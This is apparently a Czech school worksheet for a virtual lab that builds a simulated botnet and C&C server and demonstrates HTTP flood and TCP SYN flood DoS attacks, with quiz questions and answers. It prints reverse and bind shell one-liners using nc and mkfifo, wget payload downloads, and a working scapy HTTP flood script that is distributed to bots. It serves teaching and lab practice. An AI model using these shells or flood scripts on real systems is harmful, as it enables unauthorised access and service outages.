

Pracovní list – Scénáře na HTTP flood a TCP SYN flood útoky

Obsah

Pracovní list – Scénáře na HTTP flood a TCP SYN flood útoky	1
Úvod	2
Potřebné materiály	2
Teoretické informace	3
DOS typu HTTP flood	3
DOS typu TCP SYN flood	3
Instrukce	5
Část 1. Popis topologie	5
Část 1. – pokračování - replikace topologie (jen zajímavost)	6
Krok 1. Stáhnutí a virtualizace strojů	6
Krok 2. Nastavení síťových karet ve VB	6
Krok 3. Komunikace (routery)	7
Část 2. Příprava scénářů	9
Krok 1. Připojení na CnC server	9
Krok 2. Stahování payload souboru na CnC server	10
Krok 3. Zkouška funkčnosti prvků	11
Část 3. Scénář HTTP flood	13
Krok 1. Spuštění útoku	13
Krok 2. Škádování botnetu	15
Krok 3. Útok a jeho dopad	16
Část 4. Scénář TCP SYN flood	18
Krok 1. Kontrola a příprava	18
Krok 2. Útok a jeho dopad	18

Úvod

Tento pracovní list slouží na procvičení základních znalostí ohledně DDoS útoků, Command and Control serverech a specificky se zabývá HTTP flood a TCP SYN flood útokům.

V průběhu práce student bude konfigurovat základní prvky pro nastavbu scénářů, nastaví scripty pro funkčnost celého útoku jako, bind shell na CnC server a scripty pro komunikaci s botnetem.

Na konci této práce by student měl mít větší porozumění o těchto útocích: jak jejich chování funguje a co mohou způsobit.

Potřebné materiály

- Software pro virtualizaci (VirtualBox)
- Místo pro virtuální stroje ~50 GB.
- Pro přednášející – software pro konfiguraci routeru (WinBox)
- Pro přednášející – obrazy Ubuntu server, Kali a RouterOS.

Teoretické informace

V této části se seznámíte s použitými útoky (jak fungují a co obsahují).

DOS typu HTTP flood

HTTP flood cílí na aplikační vrstvu (7. vrstva OSI modelu). Útočník využívá zdánlivě legitimní HTTP požadavky k přetížení cílového serveru a jeho vyčerpání. Tento typ útoku je obtížné detekovat, protože požadavky napodobují běžný provoz.

- **Princip útoku:** Útočník zasílá velké množství HTTP GET nebo POST požadavků na cílový server. Server je nucen zpracovávat každý požadavek, což vede k přetížení procesoru a paměti a následné nedostupnosti služby pro legitimní uživatele.
- **Veřejně používané nástroje:** Mezi běžné nástroje patří HULK (HTTP Unbearable Load King), který generuje unikátní HTTP požadavky v nepravidelných intervalech, což činí útok obtížně filtrovatelným.
- **Dopad:** HTTP flood může dramaticky zvýšit odezvu serveru nebo jej zcela přetížit, což způsobuje výpadek poskytované služby.

Otázka t.1: Jak ovlivňuje server DoS útok?

(Zvýší se jeho odezva, nebo se útokem přetíží)

Otázka t.2: Na jakém portu většinou běží webové služby?

(port 80/443)

Otázka t.3: Jaký je například známý (free) nástroj pro zachycení síťového provozu?

(Wireshark a Tcpdump)

DOS typu TCP SYN flood

TCP SYN Flood je protokolový útok, který zneužívá slabinu v procesu navazování spojení v síťovém protokolu TCP (tzv. „three-way handshake“). Tento útok operuje na transportní vrstvě (4. vrstva OSI modelu).

- **Princip útoku:** Útočník opakovaně zasílá SYN pakety cílovému serveru a simuluje tak požadavky na otevření spojení. Server odpovídá SYN-ACK paketem a čeká na potvrzení od útočníka (ACK), které však nikdy nepřijde. Tím zůstávají na serveru „polootevřená“ spojení, která zaplňují jeho kapacitu.
- **Veřejně používané nástroje:** Hping3 je oblíbený nástroj pro generování TCP SYN paketů, který umožňuje jejich přizpůsobení podle potřeb útočníka.
- **Dopad:** Server může být přetížený velkým množstvím polootevřených spojení, což omezuje jeho schopnost reagovat na legitimní uživatele. Výsledkem je nedostupnost služby a narušení provozu.

Otázka t.4: Na jaké vrstvě ISO/OSI běží TCP SYN flood?

(Na 4. vrstvě)

Otázka t.5: Jako útočník posíláme poslední ACK?


(Ne, abychom nechali spojení otevřené)

Otázka t.6: Co se stane v normálním „three way handshake“ protokolu po poslání značky ACK, pokud ho další strana neobdrží?

(Po vypršení timeru se pošle ACK znovu)

Instrukce

Část 1. Popis topologie



Na obrázku výše je celá topologie práce i s přiřazenými IP adresami. V tomto zapojení tedy bude komponovat Útočník, na kterém běží distribuce Kali (dostupná z: <https://www.kali.org/get-kali/#kali-virtual-machines>), ze kterého budou pramenit útoky.

Centralizovaný CnC (Command and Control) server, ke kterému Útočník má root přístup a ze kterého se budou přeposílat útoky botnetu.

Boti, kteří reprezentují infikované zařízení s přístupem na internet a jsou tedy spouštěči škodlivého kódu.

Tři routery s operačním systémem RouterOS (dostupný z: <https://mikrotik.com/download>) a Ubuntu mají simulovat internet a umožnit load balancing, pokud je potřeba.

A samotné servery oběti, na kterých běží HTTP služba Apache a DNS služba Bind na překlad adresy z druhého serveru. Jak Boti, tak servery běží převážně na Ubuntu (dostupný z: <https://ubuntu.com/download/server>).

Otázka i.1: Na základě topologie a jejích popiscích, jaký je maximální počet botů v botnetu, pokud první bot dostane adresu 192.1.1.11?

(Celkem jich může být 244, protože 256 minus 2 (adresa síť a broadcast) minus 10 (prvních 10 použitelných adres pokud začínáme na 192.1.1.11))


Část 1. – pokračování – replikace topologie (jen zajímavost)

! - Tato část není potřebná k cvičení. Je tu jen ze zajímavosti, jak se konfigurovala síťová komunikace v této topologii. Pokud chcete dále pokračovat vedle nadpisu si můžete celou kapitolu „zabalit“.

Krok 1. Stáhnutí a virtualizace strojů

V uvedených odkazech minule si stáhněte vždy jen jeden soubor. Kali a RouterOS jdou stáhnout rovnou jako import do VirtualBoxu, ale ubuntu server se musí stáhnout jako .ios soubor.

Po stáhnutí Kali a RouterOS stačí jen otevřít (poklepat) a začne import. Pro Ubuntu jděte do VirtualBoxu a klepněte na nový.




Vyplňte všechny potřebné informace jako jméno, místo staženého .iso souboru a v položce hardware zvolte 10GB místa (v budoucnu budeme dělat co nejvíce propojených klonů pro co největší ušetření místa).

Každý stroj by měl už tedy jít spustit. (defaultní jméno/heslo pro kali je kali/kali, pro RouterOS není nastavené žádné a pro Ubuntu při instalaci si nastavíte vlastní (doporučuji nějaké krátké a lehce zapamatovatelné)).

Krok 2. Nastavení síťových karet ve VB

Pro každou „cestu“ je potřeba založit novou interní síť a přiřadit ji k síťové kartě. Např.: u routeru R1 (jediný RouterOS) bude síťové pole ve VirtualBoxu vypadat takto:



Pro nastavení páté síťové karty musíme zadat do našeho terminálu tento command (nejlépe v umístění VirtualBoxu (defaultně ve C:\Program Files\Oracle\VirtualBox\)):

- .\VBoxManage.exe modifyvm "<Jméno R1 routeru>" --nic5 none

Nakonec změnit na potřebný typ ve VirtualBoxu poklepáním na část v závorce.

Krok 3. Komunikace (routery)


Po spuštění RouterOS, který bude naším „hlavním“ routerem, se vám ukáže CLI rozhraní. Buď můžete konfigurovat přes to, nebo se k němu připojíme přes WinBox (dostupný z: <https://mikrotik.com/download>), abychom mohli konfigurovat v grafickém rozhraní.

Dejte si pozor, aby v síťovém menu byl povolen síťový most pro viditelnost routeru.

Ve IP -> DHCP client vytvoříme základního klienta (stačí dát rozhraní, které slouží jako síťový most (pokud si nejste jistí, můžete se kouknout do kolonky Interfaces a kde bude provoz, to je síťový most)).

Ve IP -> Addresses vytvoříme adresy podle schématu


Celý adresový list by měl vypadat nějak takto:



	Address	Network	Interface
	10.1.1.1/24	10.1.1.0	ether4
	10.2.1.1/24	10.2.1.0	ether5
	128.1.1.1/24	128.1.1.0	ether6
	128.1.2.1/24	128.1.2.0	ether8
D	192.168.10.72...	192.168.10.0	ether7

5 items

Ve IP -> routes nastavíme routy do vzdálených sítí (ze schématu je vidět, že vzdálené sítě budou pro nás jenom sítě serverů a botnetu). Celý list by měl vypadat takto:



	Dst. Address	Gateway	Distance	Route
DAd+	0.0.0.0/0	192.168.10.1	1	main
DAC	10.1.1.0/24	ether4	0	main
DAC	10.2.1.0/24	ether5	0	main
DAC	128.1.1.0/24	ether6	0	main
DAC	128.1.2.0/24	ether8	0	main
AS	176.16.1.0/24	128.1.2.2	1	main
AS	192.1.1.0/24	128.1.1.2	1	main
DAC	192.168.10.0/...	ether7	0	main

Nakonec, abychom měli sice pomalou, ale nějakou automatickou komunikaci do internetu v síti, tak je potřeba ještě nastavit NAT ve IP -> firewall a kolonce NAT.

Ve vytváření nás zajímají jen 3 pole:

- Ve General pole Chain, který bude srchnat
- Out. Interface, který je náš síťový most
- V Action zvolíme masquerade

Pro další dva routery zvolíme ubuntu, protože zdarma verze RouterOS má limit na tx 1Mb/s.

Ještě předtím, než naklonujeme ubuntu, tak na naše síťové údaje přidáme síťový most, abychom měli rychlou konektivitu do internetu a nainstalujeme na něj nástroj nmtui pro konfiguraci síťových parametrů (budeme využívat i u koncových zařízení).

Poté můžeme naklonovat a upravit síťové karty ve VB.

Po spuštění nmtui dáme add connection a přidáme potřebné rozhraní. Např.: u routeru R2 budou rozhraní vypadat následovně:

Edit Connection

Profile name: toBots
Device: enp0s3 (08:00:27:67:44:BE)

- ETHERNET <Show>
- 802.1X SECURITY <Show>

IPv4 CONFIGURATION <Manual> <Hide>
Addresses: 192.1.1.1/24 <Remove>
<Add...>
Gateway: <Add...>

Edit Connection

Profile name: toR1
Device: enp0s8 (08:00:27:D0:81:D9)

- ETHERNET <Show>
- 802.1X SECURITY <Show>

IPv4 CONFIGURATION <Manual> <Hide>
Addresses: 128.1.1.2/24 <Remove>
<Add...>
Gateway: <Add...>
DNS servers: <Add...>
Search domains: <Add...>

Routing 3 custom routes <Edit...>
[] Never use this network for default route
[] Ignore automatically obtained routes
[] Ignore automatically obtained DNS parameters

Destination/Prefix	Next Hop	Metric	
10.1.1.0/24	128.1.1.1		<Remove>
10.2.1.0/24	128.1.1.1		<Remove>
0.0.0.0/0	128.1.1.1		<Remove>
<Add...>			


[X] IP
[X] <Add...>

<Cancel> <OK>



U routeru R3 doplníme podle schématu (na servery 176.16.1.1./24, na R1 s 128.1.2.2/24 a třemi routy jak u R2 (ale next-hop je 128.1.2.1) a na R2 128.1.3.2/24 s routou na síť botnetu).

Pro propsání změn můžeme rebootnout, nebo deaktivovat rozhraní ve nmtui ve „Activate a connection“.



Část 2. Příprava scénářů

Krok 1. Připojení na CnC server

Jak jde vidět z topologie, musíme nějak spravovat x botů k útoku. Na to nám slouží CnC server, který se bude chovat jako taková přeposílací jednotka payloadu (scriptu), který budeme spouštět v našem botnetu.

Na to, abychom mohli upravovat co se bude posílat a kdy, se můžeme například vzdáleně připojit k tomuto serveru ze stroje útočníka a udělat co je potřeba. Jelikož chceme použít shell, tak máme dvě varianty, které můžeme použít:

- **Reverse shell:** nejběžnějším typem vzdáleného shellu, nejrychlejší, musíme ho spustit pomocí využití nějaké zranitelnosti, která umožňuje vzdálené spuštění kódu. U útočníka pak spustíme netcat listening na portu a na serveru musíme spustit reverse shell script.
 - Ú: „nc -lvp <port>“
 - S: „rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <naše IP adresa> <port> >/tmp/f“
- **Bind shell:** funguje opačně jak reverse shell, my se budeme připojovat na server, kde už bude muset běžet listening script.
 - Ú: „nc <IP adresa serveru> <port>“
 - S: „rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp <port> >/tmp/f“
- Příklady one-linerů například na InternalAllTheThings

Otázka i.2: Jelikož se chceme z útočnickova stroje připojovat do CnC serveru, vždy když chceme, jaký druh vzdáleného shellu bychom měli použít?

(Bind shell)

Zatím si spustíme tedy R1, R2, R3, Kali a CnC server. Na CnC serveru bychom měli mít hned v našem Debian účtu vše potřebné pro oba scénáře jen ne naše scripty na HTTP flood či TCP SYN flood.

```
debian@debiancnc:~$ ls
bind.sh  cnc_ping.py  payloadcheck.py  payload_check_to_server.py  prod  request_ips.log  serverc.py
```

Zároveň, jelikož už jsme ve stavu, kdy máme zkonfiskovaný server a předělané scripty, tak se musíme kouknout přes jaký port se budeme připojovat na CnC server.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp ? >/tmp/f
```

Otázka i.3: Přes jaký port se budeme připojovat, když náš script je ve bind.sh?

(9444)

Krok 2. Stahování payload souboru na CnC server

Na Kali si ověříme, že payload soubory máme ve /home/kali/ (měli by se jmenovat payload_http_check.py a payload_tcp_check.py) a otevřeme dva terminály, na jednom zapneme http server a na druhém se připojíme na CnC server (jako kdyby CnC server byl vzdálený).

```
(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.2.1.10 9444
(UNKNOWN) [10.2.1.10] 9444 (??) : Connection refused

(kali㉿kali)-[~]
└─$ nc 10.2.1.10 9444
bash: cannot set terminal process group (1454): Inappropriate ioctl for device
bash: no job control in this shell
root@debiancnc:/#

root@debiancnc:/#
```

V shellu CnC serveru se přemístíme do /home/Debian/ a nástrojem wget stáhneme oba scripty.

```
root@debiancnc:/# cd /home/debian
cd /home/debian
root@debiancnc:/home/debian# wget http://10.1.1.10:8080/payload_http_test.py
wget http://10.1.1.10:8080/payload_http_test.py
--2025-03-09 15:11:08-- http://10.1.1.10:8080/payload_http_test.py
Connecting to 10.1.1.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 642 [text/x-python]
Saving to: 'payload_http_test.py'

0K 100% 156M=0s

2025-03-09 15:11:08 (156 MB/s) - 'payload_http_test.py' saved [642/642]

root@debiancnc:/home/debian# wget http://10.1.1.10:8080/payload_tcp_test.py
wget http://10.1.1.10:8080/payload_tcp_test.py
--2025-03-09 15:11:18-- http://10.1.1.10:8080/payload_tcp_test.py
Connecting to 10.1.1.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 391 [text/x-python]
Saving to: 'payload_tcp_test.py'

0K 100% 82.6M=0s

2025-03-09 15:11:18 (82.6 MB/s) - 'payload_tcp_test.py' saved [391/391]

root@debiancnc:/home/debian#
```

Tím je připraven CnC server.

Otázka i.4: Pokud bychom stahovali ze stroje s IP adresou 10.10.10.10 přes port 8000, script který zapnul http službu se nachází ve stejném adresáři jako abc.txt a přesně tento soubor chceme stáhnout, jak bude vypadat wget příkaz?

(wget http://10.10.10.10:8000/abc.txt)

Krok 3. Zkouška funkčnosti prvků

Ještě pro ujištění, že vše funguje, si spustíme DNS server, kde bychom měli najít script log_ips.py.

```
debian@debiandnsserver:~$ ls
log_ips.py request_ips.log
```

Po spuštění bude poslouchat na portu 9445. Na CnC serveru si zkopírujeme payload_check_to_server.py na payloadcheck.py


```
root@debiancnc:/home/debian# cp payload_check_to_server.py payloadcheck.py
cp payload_check_to_server.py payloadcheck.py
root@debiancnc:/home/debian#
```

A navíc spustíme manuálně serverc.py (většina scriptů je už spuštěna jako service, kde ale špatně uvidíme výstup ze spuštěných souborů), který je vlastně náš hlavní script na CnC serveru. Ten bude odpovídat botům z botnetu pakety, ve kterých bude obsah souboru payloadcheck.py. Tím můžeme celému botnetu automaticky rozposílat jakýkoliv script, který chceme.


(Script můžeme také spustit rovnou na CnC serveru, než přes Kali, abychom se podívali, co se přesně děje při spuštění scénáře)

```
debian@debiancnc:~$ sudo python3 serverc.py
Listening for HTTP GET requests on port 9443...
```

Nakonec pro celkovou kontrolu si ještě spustíme http/Apache server, tím by měl fungovat web server. Z Kali tak můžeme zkontrolovat vyhledáním 176.16.1.10 a www.victim.com.



WORKING SITE KB - Dlouhodobá maturitní práce



WORKING SITE KB - Dlouhodobá maturitní práce

Obě dvě adresy by měly ukazovat to samé.

Otázka i.5: Co nám překládá adresu victim.com, že stále vidíme stránku web serveru?

(DNS server)

A pokud teď spustíme jednoho bota z botnetu, tak na CnC serveru (kde je zapnutý serverc.py) a na DNS serveru (kde je zapnutý log_ips.py), by se měly ukázat informace, kam a co se posílá.

```

debian@debiancnc:~$ sudo python3 serverc.py
Listening for HTTP GET requests on port 9443...
from scapy.all import send, IP, TCP, Raw

def send_http_message():
    target_port = 9445
    target_ip = "176.16.1.21"
    payload = "GET / HTTP/1.1\r\nHost: {}\r\n\r\n".format(target_ip)
    packet = IP(dst=target_ip)/TCP(dport=int(target_port), sport=12345, flags="PA")/Raw(load=payload)

    send(packet)
    #print(f"Sent HTTP message to {target_ip}")

if __name__ == "__main__":
    send_http_message()

.
Sent 1 packets.
IP / TCP 10.2.1.10:9443 > 192.1.1.11:12345 PA / Raw
Sent response to 192.1.1.11

```

```

debian@debiandnsserver:~$ sudo python3 log_ips.py
Listening for incoming messages on port 9445...
Logged new IP: 192.1.1.11

```

Jak jde vidět z ukázky, bot z botnetu kontaktoval CnC server (taková žádost, jestli CnC server nemá nějaký kód na spuštění), který mu odpověděl obsahem payloadcheck.py, plus ještě vidíme zkrácenou zprávu, že z našeho serveru 10.2.1.10 se odpověď poslala na IP adresu 192.1.1.11.

Zároveň na DNS serveru očekáváme zprávu na portu 9445, což ve payload scriptu je teď nastavená jako target_port, která nakonec přijde a DNS server si zapíše IP adresu odesílatele.

Otazka i.6: Jaký balíček a jaké moduly se používají na scriptu na CnC server ?

(balíček scapy a moduly send, IP, TCP, Raw)

Část 3. Scénář HTTP flood

Krok 1. Spuštění útoku

Z minulé části teď můžeme vypnout script, který běží na DNS serveru a u už zapnutého bota spustíme bot_listen.py (tento script už běží v pozadí, ale pro jeho output ho spustíme manuálně)

```

debian@debianbot:~$ sudo python3 bot_listen.py
[sudo] password for debian:
Listening for commands on port 9445...

```

Přes Kali na CnC serveru zkopírujeme payload_http_test.py na payloadcheck.py a spustíme script cnc_ping.py, který „pingne“ každého bota, který už někdy kontaktoval CnC server. Tento krok spustí v bot_listen scriptu to, že se spustí další script, který už kontaktuje CnC server žádostí o payload soubor a ten mu ho zpětně pošle. A po obdržení se rovnou spustí.

```

root@debiancnc:/home/debian# cp payload_http_test.py payloadcheck.py
cp payload_http_test.py payloadcheck.py
root@debiancnc:/home/debian# ls
ls
bind.sh
cnc_ping.py
payloadcheck.py
payload_check_to_server.py
payload_http_test.py
payload_tcp_test.py
prod
request_ips.log
serverc.py
root@debiancnc:/home/debian# python3 cnc_ping.py
python3 cnc_ping.py
....Sending 'STARTATTACK' to all bots ...

Sent 1 packets.
Sent command 'STARTATTACK' to 192.1.1.11

```

```

debian@debiancnc:~$ sudo python3 serverc.py
Listening for HTTP GET requests on port 9443...
from scapy.all import *

# Function to send HTTP GET requests
def http_flood():
    target_ip = "176.16.1.10"
    target_port = 80
    # Create an HTTP GET request
    http_payload = f"GET /index.html HTTP/1.1\r\nHost: {target_ip}\r\nUser-Agent: Mozilla/5.0\r\nConnection: keep-alive\r\n\r\n"

    # Construct the TCP/IP packet
    ip_layer = IP(dst=target_ip)
    tcp_layer = TCP(sport=12345, dport=target_port, flags="PA")
    raw_layer = Raw(load=http_payload)

    # Send the packet
    send(ip_layer / tcp_layer / raw_layer, loop=1, verbose=1)
    print(f"Sent HTTP request to {target_ip}")

if __name__ == "__main__":
    http_flood()

.
Sent 1 packets.
IP / TCP 10.2.1.10:9443 > 192.1.1.11:12345 PA / Raw
Sent response to 192.1.1.11

```

```

debian@debianbot:~$ sudo python3 bot_listen.py
[sudo] password for debian:
Listening for commands on port 9445...
Received STARTATTACK command! Executing botb.py...
.
Sent 1 packets.
Sent HTTP GET request to 10.2.1.10:9443/
Waiting for response...
Received Response:
from scapy.all import *

# Function to send HTTP GET requests
def http_flood():
    target_ip = "176.16.1.10"
    target_port = 80
    # Create an HTTP GET request
    http_payload = f"GET /index.html HTTP/1.1\r\nHost: {target_ip}\r\nUser-Agent: Mozilla/5.0\r\nConnection: keep-alive\r\n\r\n"

    # Construct the TCP/IP packet
    ip_layer = IP(dst=target_ip)
    tcp_layer = TCP(sport=12345, dport=target_port, flags="PA")
    raw_layer = Raw(load=http_payload)

    # Send the packet
    send(ip_layer / tcp_layer / raw_layer, loop=1, verbose=1)
    print(f"Sent HTTP request to {target_ip}")

if __name__ == "__main__":
    http_flood()

.....

```

Ze snímků si tedy můžeme ověřit, že se vážně útok podařil rozběhnout – `cnc_ping.py` se spustil správně (po zapnutí jakéhokoliv bota, pokud má přístup k CnC serveru, by se měl přiřadit do `.log` souboru na CnC serveru) a kontaktoval adresu 192.1.1.11.

Na botu tento ping byl zachycen a spustil se script `botb.py`, což je naše „žádost“ o payload. A na CnC serveru náš script detekoval žádost bota a poslal mu náš nakopírovaný payload.

A nakonec znova na botu se zobrazilo, co se bude spouštět za script a jelikož u funkce `send()` máme `verbose=true`, tak nám to začne vypisovat znázorněné pakety.

Otázka i.7: Pokud se po stažení payload souboru na botu bude v `payload.py` vyskytovat `FileNotFound`, kde nejpravděpodobněji nastal problém?


(Na CnC serveru, jelikož tam se vkládá obsah do payload souboru, který se posílá)

Krok 2. Škálování botnetu


Jelikož ve skutečném světě se používají tisíce přístrojů na DDoS útoky, tak je asi zřejmé, že jeden script toho moc neudělá (mohl by, pokud by nešlo o čistý flood útok). Takže první krok, kterým zvýšíme efektivitu útoku, je přidat více strojů (naklonování).

To se může udělat buď přes VirtualBox (`ctrl+O`), nebo přes „`vboxmanage.exe clonevm`“ příkazem, který ovšem potřebuje oprávnění, a navíc pro náš scénář můžeme mít jen pár botů, jinak se vypotřebuje výpočetní výkon.

